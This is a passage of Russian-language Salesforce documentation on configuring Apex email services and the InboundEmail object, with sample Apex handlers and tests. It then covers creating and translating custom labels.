Задайте службу эл. почты для входящих сообщений эл. почты и настройте эту службу для обработки сообщений в соответствии с потребностями пользователей.

Использование объекта InboundEmail

Система Salesforce создает отдельный объект InboundEmail, предназначенный для хранения содержимого и вложений каждого сообщения эл. почты, принятого доменом службы эл. почты Apex. При необходимости воспользуйтесь классами Apex, реализующими интерфейс `Messaging.InboundEmailHandler` для обработки входящего сообщения эл. почты. Метод класса `handleInboundEmail` предоставляет доступ к объекту InboundEmail для извлечения содержимого, заголовков и вложений входящих сообщений эл. почты, а также выполнения множества функций.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Использование служб эл. почты в установленных пакетах AppExchange доступно в версиях: **Group Edition** и **Professional Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки служб эл. почты Apex и адресов службы эл. почты:

- Настройка приложения

Для создания классов Apex:

- Автор Apex

Что такое службы эл. почты?

Службы эл. почты — это автоматические процессы, использующие классы Apex для обработки входящих сообщений эл. почты.

Каждая служба эл. почты может быть связана с одним или более адресами эл. почты Salesforce, используемыми для отправки сообщений на обработку. Чтобы предоставить группе пользователей доступ к отдельной службе эл. почты, выполните одно из следующих действий.

- Свяжите адреса эл. почты, созданные системой Salesforce, со службой эл. почты и назначьте эти адреса пользователям.
- Свяжите адрес эл. почты, созданный системой Salesforce, со службой эл. почты и создайте класс Apex, выполняемый в зависимости от пользователя, обращающегося к службе эл. почты. Например, создайте класс Apex, определяющий пользователя на основе его адреса эл. почты и создающий записи от его имени.

Чтобы использовать службы эл. почты, в меню «Настройка» введите «*Службы эл. почты*» в поле «Быстрый поиск» и выберите пункт **«Службы эл. почты»**.

- Чтобы создать службу эл. почты, нажмите кнопку **«Создать службу эл. почты»**.
- Выберите существующую службу эл. почты, чтобы просмотреть конфигурацию, активировать или деактивировать эту службу, просмотреть или задать адреса для нее.
- Чтобы изменить текущую службу эл. почты, нажмите кнопку **«Правка»**.
- Чтобы удалить службу эл. почты, нажмите кнопку **«Удалить»**.

> Прим.: Прежде чем удалять службы эл. почты, необходимо удалить все связанные адреса.

Ниже перечислены рекомендации по определению служб эл. почты.

- Служба эл. почты обрабатывает только сообщения, отправленные на один из ее адресов.
- Система Salesforce ограничивает общее количество сообщений, которое ежедневно может обрабатываться всеми службами эл. почты, включая функцию On-Demand Email-to-Case. В зависимости от параметров отрицательного ответа, заданных для каждой службы эл. почты, сообщения, которые превышают данное ограничение, отклоняются, возвращаются отправителю или добавляются в очередь для обработки на следующий день. Система Salesforce определяет ограничение путем умножения количества лицензий пользователя на 1 000; максимальное значение 1 000 000. Например, организация, которой предоставлено 10 лицензий, может ежедневно обрабатывать не более 10 000 сообщений эл. почты.
- Адреса службы эл. почты, созданные в безопасной среде, не могут быть скопированы в производственную организацию.
- Для каждой службы эл. почты система Salesforce может отправлять сообщения об ошибках на специальный адрес вместо адреса эл. почты отправителя.
- Службы эл. почты отклоняют сообщения и уведомляют отправителя, если общий размер сообщения эл. почты (текст сообщения, HTML-текст и вложения) превышает примерно 10 Мб (это ограничение зависит от используемого языка и набора символов).

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Использование служб эл. почты в установленных пакетах AppExchange доступно в версиях: **Group Edition** и **Professional Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки служб эл. почты Apex и адресов службы эл. почты:

- «Настройка приложения»

Для создания классов Apex:

- Автор Apex

Определение адресов службы эл. почты

Добавьте адрес входящих сообщений эл. почты в используемой службе эл. почты.

1. Введите строку *«Службы эл. почты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Службы эл. почты»**.
2. Выберите нужную службу эл. почты.
3. Нажмите кнопку **«Создать адрес эл. почты»**. Чтобы изменить конфигурацию текущего адреса службы эл. почты, щелкните **«Правка»**. Чтобы удалить адрес службы эл. почты, щелкните **«Просмотр»** и **«Удалить»**.
4. Введите локальную часть адреса службы эл. почты в поле «Адрес эл. почты». Система Salesforce генерирует уникальную доменную часть для каждого адреса службы эл. почты, гарантируя отсутствие двух одинаковых адресов службы эл. почты. Сгенерированная доменная часть отображается справа от поля «Адрес эл. почты».

   Совет: Локальная часть адреса эл. почты Salesforce может содержать любые буквы и цифры, а также следующие специальные символы: !#$%&'*/=?^_+-`{|}~. Доменная часть адреса эл. почты Salesforce может содержать только буквы и цифры, а также дефис (-). Точка (.) может использоваться в обеих частях, если не является первым или последним символом.

   Адреса эл. почты Salesforce не чувствительны к регистру.

5. Чтобы активировать адрес службы эл. почты после нажатия кнопки «Сохранить», установите флажок «Активно».
6. Заполните поле «Пользователь контекста». Служба эл. почты использует полномочия пользователя контекста при обработке сообщений, отправленных на данный адрес. Например, если параметры службы эл. почты определяют необходимость изменения записей контактов при получении обновленных контактных данных, то служба эл. почты изменяет запись только при наличии у пользователя контекста полномочия на редактирование записи.

   Важное замечание: Выберите пользователя контекста, которому предоставлено полномочие на выполнение класса Apex, используемого службой эл. почты.

7. Чтобы разрешить данному адресу службы эл. почты принимать только сообщения от конкретных отправителей, введите их адреса и домены в текстовое поле «Принимать сообщения эл. почты от». При вводе нескольких записей рекомендуем использовать запятые. Например: ivan@moyakompaniya.ru, yahoo.com, gmail.com. Если текстовое поле «Принимать сообщения эл. почты от» содержит значение, а служба эл. почты принимает сообщение от адреса эл. почты или домена, отсутствующего в списке, то служба эл. почты выполняет действие, указанное в параметре отрицательного ответа «Действие "Неавторизированный отправитель"».

   Чтобы разрешить службе эл. почты принимать сообщения со всех адресов эл. почты, пропустите данное поле.

   Прим.: Если служба эл. почты и адрес службы эл. почты позволяют принимать сообщения только от конкретных отправителей, то служба эл. почты обрабатывает только сообщения, отправленные пользователями, имена которых указаны в текстовых полях «Принимать сообщения эл. почты от» службы эл. почты и адреса службы эл. почты.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Использование служб эл. почты в установленных пакетах AppExchange доступно в версиях: **Group Edition** и **Professional Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки служб эл. почты Apex и адресов службы эл. почты:

- Настройка приложения

Для создания классов Apex:

- Автор Apex

8. Чтобы сохранить внесенные изменения, нажмите кнопку **«Сохранить»**. Чтобы задать другой адрес для данной службы эл. почты, нажмите кнопку **«Сохранить и создать»**.

СМ. ТАКЖЕ:

Определение служб эл. почты

Службы эл. почты

Определение служб эл. почты

Задайте службу эл. почты для входящих сообщений эл. почты и настройте эту службу для обработки сообщений в соответствии с потребностями пользователей.

Чтобы определить службу эл. почты, выполните указанные ниже действия.

1. Введите строку *«Службы эл. почты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Службы эл. почты»**.
2. Нажмите кнопку **«Создать службу эл. почты»**. Чтобы изменить текущую службу эл. почты, щелкните ссылку **«Правка»**.
3. Введите имя службы эл. почты.
4. Выберите нужный класс Apex. Выбранный класс Apex должен реализовывать интерфейс `Messaging.InboundEmailHandler`. Например:

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Использование служб эл. почты в установленных пакетах AppExchange доступно в версиях: **Group Edition** и **Professional Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки служб эл. почты Apex и адресов службы эл. почты:

- «Настройка приложения»

Для создания классов Apex:

- Автор Apex

```
global class myHandler implements Messaging.InboundEmailHandler {
          global Messaging.InboundEmailResult handleInboundEmail(Messaging.InboundEmail
 email, Messaging.InboundEnvelope envelope) {
             Messaging.InboundEmailResult result = new Messaging.InboundEmailresult();

                return result;
            }
        }
```

Дополнительную информацию об объекте InboundEmail см. в разделе «Использование объекта InboundEmail» на странице 7069.

5. Выберите нужные типы вложений. Доступные значения:

   Нет
   Служба эл. почты принимает сообщение, но пропускает вложение.

   Только текстовые вложения
   Служба эл. почты принимает только вложения следующих типов:

   - Вложения с типом MIME `text`.
   - Вложения с типом MIME `application/octet-stream` и расширением файла `.vcf` или `.vcs`. Данные вложения сохраняются как типы MIME `text/x-vcard` и `text/calendar` соответственно.

   Сообщения, содержащие вложения других типов, принимаются, но вложения пропускаются.

   Только двоичные вложения
   Служба эл. почты принимает только двоичные вложения (например, изображения, приложения, аудио- и видеофайлы). Размер двоичного вложения не должен превышать 5 Мб.

   Сообщения, содержащие недвоичные вложения, принимаются, но вложения пропускаются.

   Все
   Служба эл. почты принимает вложения любого типа.

   Прим.: Служба эл. почты может обрабатывать вложения только в том случае, если ее параметры позволяют принимать вложения и использовать класс Apex, обрабатывающий типы принимаемых вложений.

   Обратите внимание, что службы эл. почты не могут принимать встроенные вложения (например, изображения, вставленные в сообщения эл. почты).

6. Чтобы настроить службу эл. почты на проверку законности отправляющего сервера перед обработкой сообщения, установите флажок «Дополнительные параметры безопасности эл. почты». Ниже перечислены протоколы проверки подлинности, используемые службой эл. почты для проверки законности отправителя.

   - SPF
   - SenderId
   - DomainKeys

   Если отправляющий сервер проходит проверку как минимум одним протоколом, то сообщение эл. почты принимается службой эл. почты. Если сервер не проходит проверку или не поддерживает протоколы, то служба эл. почты выполняет действие, указанное в параметре отрицательного ответа «Действие "Непроверенный отправитель"».

   Совет: Прежде чем установить флажок «Проверить подлинность отправителей», убедитесь, что отправители, использующие службу эл. почты, поддерживают как минимум один протокол проверки подлинности выше. Дополнительную информацию о данных протоколах проверки подлинности см. на веб-сайтах ниже.

   - www.openspf.org
   - www.microsoft.com/mscorp/safety/technologies/senderid/default.mspx

7. Службы эл. почты отклоняют сообщения и уведомляют отправителя, если общий размер сообщения эл. почты (текст сообщения, HTML-текст и вложения) превышает примерно 10 Мб (это ограничение зависит от используемого языка и набора символов).
8. При необходимости преобразуйте текстовые вложения в двоичные.

9. Чтобы разрешить данной службе эл. почты принимать только сообщения от конкретных отправителей, введите их адреса и домены в текстовое поле «Принимать сообщения эл. почты от». При вводе нескольких записей рекомендуем использовать запятые. Например: ivan@moyakompaniya.ru, yahoo.com, gmail.com. Если текстовое поле «Принимать сообщения эл. почты от» содержит значение, а служба эл. почты принимает сообщение от адреса эл. почты или домена, отсутствующего в списке, то служба эл. почты выполняет действие, указанное в параметре отрицательного ответа «Действие "Неавторизированный отправитель"».

   Чтобы разрешить службе эл. почты принимать сообщения со всех адресов эл. почты, пропустите данное поле.

   Прим.: Адреса эл. почты и домены могут быть также авторизованы на уровне адреса службы эл. почты. См. раздел «Определение адресов службы эл. почты» на странице 7065.

   Если служба эл. почты и адрес службы эл. почты позволяют принимать сообщения только от конкретных отправителей, то служба эл. почты обрабатывает только сообщения, отправленные пользователями, имена которых указаны в текстовых полях «Принимать сообщения эл. почты от» службы эл. почты и адреса службы эл. почты.

10. Чтобы активировать службу эл. почты после нажатия кнопки «Сохранить», установите флажок «Активно».

11. Настройте параметры отрицательного ответа, определяющие способ ответа службы эл. почты при неудачной попытке доступа по одной из перечисленных ниже причин.

   Действие «Превышение ограничения по частоте отправки эл. почты»
   Данное действие определяет порядок обработки сообщений, если общее количество сообщений, обработанных всеми службами эл. почты, достигает ежедневного ограничения, установленного для организации. Система Salesforce определяет ограничение путем умножения количества лицензий пользователя на 1 000; максимальное значение 1 000 000. Например, организация, которой предоставлено 10 лицензий, может ежедневно обрабатывать не более 10 000 сообщений эл. почты.

   Действие «Деактивированный адрес эл. почты»
   Данное действие определяет порядок обработки сообщений, отправленных на неактивный адрес эл. почты.

   Действие «Деактивированная служба эл. почты»
   Данное действие определяет порядок обработки принятых сообщений, если служба эл. почты неактивна.

   Действие «Непроверенный отправитель»
   Данное действие определяет порядок обработки сообщений, которые не соответствуют или не поддерживают протоколы проверки подлинности, при наличии флажка «Проверить подлинность отправителей».

   Действие «Неавторизованный отправитель»
   Данное действие определяет порядок обработки сообщений, полученных от отправителей, имена которых отсутствуют в текстовом поле «Принимать сообщения эл. почты от» службы эл. почты или адреса службы эл. почты.

   Возможные варианты отрицательного ответа:

   Сообщение о возврате
   Служба эл. почты возвращает сообщение отправителю или пользователю, указанному в параметре «Автоматический пользователь для обращений» для функции On-Demand Email-to-Case, с пояснением причины отклонения сообщения.

   Сообщение об отклонении
   Служба эл. почты удаляет сообщение без уведомления отправителя.

Сообщение о повторном добавлении в очередь (только для действия «Превышение ограничения по частоте отправки эл. почты»)

Служба эл. почты добавляет сообщение в очередь на обработку в последующие 24 часа. Если сообщение не обрабатывается в течение 24 часов, то служба эл. почты возвращает сообщение отправителю с пояснением причины отклонения сообщения.

12. Чтобы отправить сообщения об ошибках на указанный адрес вместо адреса эл. почты отправителя, установите флажок «Включить маршрутизацию ошибок» и введите нужный адрес эл. почты в поле «Направлять сообщения об ошибках на данный адрес эл. почты». Данное действие препятствует уведомлению отправителя о невозможности обработки входящего сообщения эл. почты.
13. Чтобы сохранить внесенные изменения, нажмите кнопку **«Сохранить»**. Чтобы создать адреса для данной службы эл. почты, нажмите кнопку **«Сохранить и создать адрес эл. почты»**. Дополнительную информацию см. в разделе «Определение адресов службы эл. почты» на странице 7065.

СМ. ТАКЖЕ:

Определение адресов службы эл. почты

Службы эл. почты

Использование объекта InboundEmail

Система Salesforce создает отдельный объект InboundEmail, предназначенный для хранения содержимого и вложений каждого сообщения эл. почты, принятого доменом службы эл. почты Apex. При необходимости воспользуйтесь классами Apex, реализующими интерфейс `Messaging.InboundEmailHandler` для обработки входящего сообщения эл. почты. Метод класса `handleInboundEmail` предоставляет доступ к объекту InboundEmail для извлечения содержимого, заголовков и вложений входящих сообщений эл. почты, а также выполнения множества функций.

Прим.: Дополнительную информацию о службе эл. почты Apex см. в разделе «Службы эл. почты» на странице 7063.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Пример 1. Создание задач для контактов

Пример ниже позволяет находить контакты по адресу входящего сообщения эл. почты и создавать задачи.

```
global class CreateTaskEmailExample implements Messaging.InboundEmailHandler {

  global Messaging.InboundEmailResult handleInboundEmail(Messaging.inboundEmail email,
                                                         Messaging.InboundEnvelope env){

    // Create an InboundEmailResult object for returning the result of the
    // Apex Email Service
    Messaging.InboundEmailResult result = new Messaging.InboundEmailResult();

    String myPlainText= '';

    // Add the email plain text into the local variable
    myPlainText = email.plainTextBody;

    // New Task object to be created
```

```
    Task[] newTask = new Task[0];

    // Try to look up any contacts based on the email from address
    // If there is more than one contact with the same email address,
    // an exception will be thrown and the catch statement will be called.
    try {
      Contact vCon = [SELECT Id, Name, Email
        FROM Contact
        WHERE Email = :email.fromAddress
        LIMIT 1];

      // Add a new Task to the contact record we just found above.
      newTask.add(new Task(Description =  myPlainText,
           Priority = 'Normal',
           Status = 'Inbound Email',
           Subject = email.subject,
           IsReminderSet = true,
           ReminderDateTime = System.now()+1,
           WhoId =  vCon.Id));

     // Insert the new Task
     insert newTask;

     System.debug('New Task Object: ' + newTask );
    }
    // If an exception occurs when the query accesses
    // the contact record, a QueryException is called.
    // The exception is written to the Apex debug log.
   catch (QueryException e) {
       System.debug('Query Issue: ' + e);
   }

   // Set the result to true. No need to send an email back to the user
   // with an error message
   result.success = true;

   // Return the result for the Apex Email Service
   return result;
  }
}
```

Пример 2. Обработка электронного отказа от подписки

Компании, отправляющие текущим и потенциальным клиентам маркетинговые сообщения эл. почты, должны поддерживать способ отмены подписки. Пример ниже позволяет службе эл. почты обрабатывать отказы от подписки. Код обрабатывает тему входящего сообщения эл. почты на наличие слова unsubscribe (отмена подписки). При обнаружении слова код выполняет поиск всех контактов и интересов, соответствующих адресу эл. почты отправителя, и задает полю «Без рассылки по эл. почте» (`HasOptedOutOfEmail`) значение «Истина».

```
Global class unsubscribe implements Messaging.inboundEmailHandler{

    Global Messaging.InboundEmailResult handleInboundEmail(Messaging.InboundEmail email,
```

```
                        Messaging.InboundEnvelope env ) {

        // Create an inboundEmailResult object for returning
        // the result of the email service.
        Messaging.InboundEmailResult result = new Messaging.InboundEmailResult();

        // Create contact and lead lists to hold all the updated records.
        List<Contact> lc = new List <contact>();
        List<Lead> ll = new List <lead>();

        // Convert the subject line to lower case so the program can match on lower case.

        String mySubject = email.subject.toLowerCase();
        // The search string used in the subject line.
        String s = 'unsubscribe';

        // Check the variable to see if the word "unsubscribe" was found in the subject
line.
        Boolean unsubMe;
        // Look for the word "unsubcribe" in the subject line.
        // If it is found, return true; otherwise, return false.
        unsubMe = mySubject.contains(s);

         // If unsubscribe is found in the subject line, enter the IF statement.

        if (unsubMe == true) {

            try {

            // Look up all contacts with a matching email address.

            for (Contact c : [SELECT Id, Name, Email, HasOptedOutOfEmail
                        FROM Contact
                        WHERE Email = :env.fromAddress
                        AND hasOptedOutOfEmail = false
                        LIMIT 100]) {

                // Add all the matching contacts into the list.
                c.hasOptedOutOfEmail = true;
                lc.add(c);
            }
            // Update all of the contact records.
            update lc;
        }
        catch (System.QueryException e) {
            System.debug('Contact Query Issue: ' + e);
        }

        try {
            // Look up all leads matching the email address.
            for (Lead l : [SELECT Id, Name, Email, HasOptedOutOfEmail
                      FROM Lead
                      WHERE Email = :env.fromAddress
                      AND isConverted = false
```

```
                    AND hasOptedOutOfEmail = false
                    LIMIT 100]) {
                // Add all the leads to the list.
                l.hasOptedOutOfEmail = true;
                ll.add(l);

                System.debug('Lead Object: ' + l);
            }
            // Update all lead records in the query.
            update ll;
        }

        catch (System.QueryException e) {
            System.debug('Lead Query Issue: ' + e);
        }

        System.debug('Found the unsubscribe word in the subject line.');
         }
         else {
            System.debug('No Unsuscribe word found in the subject line.' );
         }
        // Return True and exit.
        // True confirms program is complete and no emails
        // should be sent to the sender of the unsubscribe request.
        result.success = true;
        return result;
    }
}
```

```
@isTest
private class unsubscribeTest {
    // The following test methods provide adequate code coverage
    // for the unsubscribe email class.
    // There are two methods, one that does the testing
    // with a valid "unsubcribe" in the subject line
    // and one the does not contain "unsubscribe" in the
    // subject line.
    static testMethod void testUnsubscribe() {

       // Create a new email and envelope object.
       Messaging.InboundEmail email = new Messaging.InboundEmail() ;
       Messaging.InboundEnvelope env    = new Messaging.InboundEnvelope();

       // Create a new test lead and insert it in the test method.
       Lead l = new lead(firstName='John',
                lastName='Smith',
                Company='Salesforce',
                Email='user@acme.com',
                HasOptedOutOfEmail=false);
       insert l;

       // Create a new test contact and insert it in the test method.
       Contact c = new Contact(firstName='john',
                   lastName='smith',
```

```
                    Email='user@acme.com',
                    HasOptedOutOfEmail=false);
        insert c;

        // Test with the subject that matches the unsubscribe statement.
        email.subject = 'test unsubscribe test';
        env.fromAddress = 'user@acme.com';

        // Call the class and test it with the data in the testMethod.
        unsubscribe unsubscribeObj = new unsubscribe();
        unsubscribeObj.handleInboundEmail(email, env );

    }

    static testMethod void testUnsubscribe2() {

        // Create a new email and envelope object.
        Messaging.InboundEmail email = new Messaging.InboundEmail();
        Messaging.InboundEnvelope env = new Messaging.InboundEnvelope();

        // Create a new test lead and insert it in the test method.
        Lead l = new lead(firstName='john',
                 lastName='smith',
                 Company='Salesforce',
                 Email='user@acme.com',
                 HasOptedOutOfEmail=false);
        insert l;

        // Create a new test contact and insert it in the test method.
        Contact c = new Contact(firstName='john',
                    lastName='smith',
                    Email='user@acme.com',
                    HasOptedOutOfEmail=false);
        insert c;

        // Test with a subject that does not contain "unsubscribe."
        email.subject = 'test';
        env.fromAddress = 'user@acme.com';

        // Call the class and test it with the data in the test method.
        unsubscribe unsubscribeObj = new unsubscribe();
        unsubscribeObj.handleInboundEmail(email, env );
    }
}
```

Объект InboundEmail

Ниже перечислены поля, доступные в объекте InboundEmail.

Имя	Тип	Описание
`binaryAttachments`	InboundEmail.BinaryAttachment[]	Список двоичных вложений, полученных по эл. почте (при их наличии). Примерами двоичных вложений являются изображения, приложения, аудио- и видеофайлы.
`ccAddresses`	String[]	Список адресов в поле «Копия» (при их наличии).
`fromAddress`	String	Адрес эл. почты, отображаемый в поле «От».
`fromName`	String	Имя, отображаемое в поле «От» (при его наличии).
`headers`	InboundEmail.Header[]	Список заголовков RFC 2822, включая: • От • Custom headers • Message-ID • Дата
`htmlBody`	String	HTML-версия сообщения эл. почты (если выбрано отправителем).
`htmlBodyIsTruncated`	Логический	Данное поле определяет, является ли основной HTML-текст усеченным (`true` или `false`).
`inReplyTo`	String	Поле «В ответ на» входящего сообщения эл. почты. Данное поле определяет родительские сообщения эл. почты. Данное поле содержит заголовки Message-ID родительских сообщений эл. почты.
`messageId`	String	Message-ID — это уникальный идентификатор входящего сообщения эл. почты.
`plainTextBody`	String	Текстовая версия сообщения эл. почты (если выбрано отправителем).
`plainTextBodyIsTruncated`	Логический	Данное поле определяет, является ли основной обычный текст усеченным (`true` или `false`).
`references`	String[]	Поле «Ссылки» входящего сообщения эл. почты. Данное поле определяет поток эл. почты. Данное поле содержит список ссылок и кодов родительских сообщений эл. почты, а также, возможно, поля «В ответ на».
`replyTo`	String	Адрес эл. почты, отображаемый в заголовке «Ответить на». Если заголовок «Ответить на» отсутствует, то данное поле соответствует полю `fromAddress`.
`subject`	String	Тема сообщения эл. почты (при ее наличии).

Имя	Тип	Описание
`textAttachments`	InboundEmail.TextAttachment[]	Список текстовых вложений, полученных по эл. почте (при их наличии). Возможные текстовые вложения: • Вложения с типом MIME `text`. • Вложения с типом MIME `application/octet-stream` и расширением файла `.vcf` или `.vcs`. Данные вложения сохраняются как типы MIME `text/x-vcard` и `text/calendar` соответственно.
`toAddresses`	String[]	Адрес эл. почты, отображаемый в поле «Кому».

Объект InboundEmail.Header

Ниже перечислены поля объекта InboundEmail.Header, используемые объектом InboundEmail для хранения сведений о заголовке сообщения эл. почты RFC 2822.

Имя	Тип	Описание
`name`	String	Имя параметра заголовка (например, `Date` или `Message-ID`).
`value`	String	Значение заголовка.

Объект InboundEmail.BinaryAttachment

Объект InboundEmail хранит двоичные вложения в объекте InboundEmail.BinaryAttachment.

Примерами двоичных вложений являются изображения, приложения, аудио- и видеофайлы.

Ниже перечислены поля, доступные в объекте InboundEmail.BinaryAttachment.

Имя	Тип	Описание
`body`	Blob	Текст вложения.
`fileName`	String	Имя вложенного файла.
`mimeTypeSubType`	String	Основной тип и подтип MIME.

Объект InboundEmail.TextAttachment

Объект InboundEmail хранит текстовые вложения в объекте InboundEmail.TextAttachment.

Возможные текстовые вложения:

- Вложения с типом MIME `text`.
- Вложения с типом MIME `application/octet-stream` и расширением файла `.vcf` или `.vcs`. Данные вложения сохраняются как типы MIME `text/x-vcard` и `text/calendar` соответственно.

Ниже перечислены поля, доступные в объекте InboundEmail.TextAttachment.

Имя	Тип	Описание
`body`	String	Текст вложения.
`bodyIsTruncated`	Логический	Данное поле определяет, является ли основной текст вложения усеченным (`true` или `false`).
`charset`	String	Исходный набор символов текстового поля. UTF-8 используется для повторной кодировки текста как данных, введенных в метод Apex.
`fileName`	String	Имя вложенного файла.
`mimeTypeSubType`	String	Основной тип и подтип MIME.

Объект InboundEmailResult

Объект InboundEmailResult используется для возврата результата службы эл. почты. Если данный объект является пустым, то результат считается успешным. Ниже перечислены поля, доступные в объекте InboundEmailResult.

Имя	Тип	Описание
`success`	Логический	Значение, определяющее успешность обработки сообщения эл. почты. Если данное поле содержит значение `false`, то система Salesforce отклоняет входящее сообщение эл. почты и отправляет исходному отправителю ответ, содержащий сообщение, указанное в поле `Message`.
`message`	String	Сообщение, возвращаемое системой Salesforce в тексте ответа. Данное поле может быть заполнено текстом, независимо от значения, возвращенного полем `Success`.

Объект InboundEnvelope

Ниже перечислены поля, доступные в объекте InboundEnvelope и предназначенные для хранения сведений о конверте, связанном с входящим сообщением эл. почты.

Имя	Тип	Описание
`toAddress`	String	Имя, отображаемое в поле конверта «Кому» (при его наличии).
`fromAddress`	String	Имя, отображаемое в поле конверта «От» (при его наличии).

СМ. ТАКЖЕ:

- Службы эл. почты
- Общие сведения о коде Apex

Настраиваемые метки

Настраиваемые метки позволяют разработчикам создавать многоязычные приложения путем автоматического отображения информации (например, текста справки или сообщений об ошибках) на родном языке пользователя. Настраиваемые метки — это настраиваемые текстовые значения, доступные в классах Apex, на страницах Visualforce либо в компонентах Lightning. Данные значения могут быть переведены на любой язык, поддерживаемый системой Salesforce.

Организация может создавать не более 5 000 настраиваемых меток длиною не более 1 000 символов. Пользовательские метки от управляемых пакетов не относятся к этому ограничению.

Чтобы получить доступ к пользовательским меткам, введите строку *«Пользовательские метки»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользовательские метки»**.

Способ добавления настраиваемой метки в приложение зависит от пользовательского интерфейса.

- В Apex воспользуйтесь синтаксисом `System.Label.Label_name`.
- В Visualforce и в компонентах Lightning используйте глобальную переменную `$Label`.

Добавьте метку в приложение при публикации в каталог AppExchange.

Совет: Если настраиваемая метка имеет перевод, включите перевод в пакет с помощью непосредственного создания пакета желаемых языков.

Создание и редактирование настраиваемых меток

Создайте настраиваемые метки, которые могут использоваться из классов Apex, со страниц Visualforce или из комментариев Lightning, чтобы сделать приложение многоязычным.

Перевод настраиваемых меток

Переводы настраиваемых меток определяют текст для отображения значения метки, если стандартный язык пользователя является языком перевода.

СМ. ТАКЖЕ:

Создание и редактирование настраиваемых меток

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Создание, редактирование или удаление настраиваемых меток

- «Настройка приложения»

Создание или переопределение перевода

- Управление переводами

  ИЛИ

  «Просмотр настройки и конфигурации» и назначение в качестве переводчика

Создание и редактирование настраиваемых меток

Создайте настраиваемые метки, которые могут использоваться из классов Apex, со страниц Visualforce или из комментариев Lightning, чтобы сделать приложение многоязычным.

Прим.: Атрибуты настраиваемых меток, установленных как часть управляемого пакета, не могут быть изменены. Пользователь может только переопределить текущие переводы или добавить новые переводы для языков, отсутствующих в пакете.

1. Введите строку «*Настраиваемые метки*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Настраиваемые метки»**.
2. Для создания метки нажмите **«Создать настраиваемую метку»**. Для редактирования метки нажмите **«Редактировать»** рядом с настраиваемой меткой.
3. Введите легко узнаваемый термин для определения данной настраиваемой метки в текстовое поле **«Краткое описание»**. Данное описание используется в полях слияния.

   Прим.: Язык текущей настраиваемой метки не может быть изменен.

4. При создании настраиваемой метки: В текстовом поле **«Имя»** введите имя, которое используется меткой. Данное значение используется в Apex и на страницах Visualforce для ссылки на настраиваемую метку. Имя должно содержать только буквы и цифры. Оно должно начинаться с буквы, не должно содержать пробелов или двойных символов подчеркивания, а также должно быть уникальным в организации.
5. Чтобы пометить настраиваемую метку в качестве защищенной, установите флажок «Защищенный компонент».
6. Чтобы определить категорию метки, введите значение в поле **«Категории»**. Данное поле может использоваться в критериях фильтрации при создании списковых представлений настраиваемых меток. Введите категории через запятую. Текстовое поле **«Категории»** может содержать не более 255 символов.
7. Введите текст длиною не более 1 000 символов в текстовое поле **«Значение»**. Данное значение может быть переведено на любой язык, поддерживаемый системой Salesforce.

   Прим.: Изменения, внесенные в данное поле, могут быть доступны пользователям через несколько минут.

8. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Создание, редактирование или удаление настраиваемых меток

- «Настройка приложения»

Создание или переопределение перевода

- Управление переводами

  ИЛИ

  «Просмотр настройки и конфигурации» и назначение в качестве переводчика

СМ. ТАКЖЕ:

Перевод настраиваемых меток

Настраиваемые метки

Перевод настраиваемых меток

Переводы настраиваемых меток определяют текст для отображения значения метки, если стандартный язык пользователя является языком перевода.

Прим.: Настраиваемые метки, установленные как часть управляемого пакета либо используемые кодом Apex или страницей Visualforce, не могут быть удалены. Пользователь может только переопределить текущие переводы.

1. Введите строку *«Настраиваемые метки»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Настраиваемые метки»**.
2. Чтобы открыть метку, выберите имя настраиваемой метки.
3. Чтобы добавить новый перевод, нажмите кнопку **«Создать»** в связанном списке «Переводы». Чтобы изменить перевод, щелкните ссылку **«Правка»** напротив нужного языка. При нажатии кнопки **«Удалить»** система Salesforce запрашивает подтверждение и удаляет перевод из настраиваемой метки.
4. Выберите язык перевода в раскрывающемся списке «Язык».
5. Заполните поле «Текст перевода». Данный текст переопределяет значение, заданное в поле метки «Значение», если стандартный язык пользователя является языком перевода.
6. Нажмите кнопку **«Сохранить»**.

Прим.: При упаковке приложения, которое использует настраиваемые метки с переводами, включите переводы в пакет с помощью непосредственного создания пакета желаемых языков.

СМ. ТАКЖЕ:

Создание и редактирование настраиваемых меток

Настраиваемые метки

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Создание, редактирование или удаление настраиваемых меток

- «Настройка приложения»

Создание или переопределение перевода

- Управление переводами

  ИЛИ

  «Просмотр настройки и конфигурации» и назначение в качестве переводчика

Определение настраиваемых элементов S-Control

Элементы S-Control — это универсальные и открытые средства расширения пользовательского интерфейса Salesforce, включая возможность создания и отображения собственных форм настраиваемых данных.

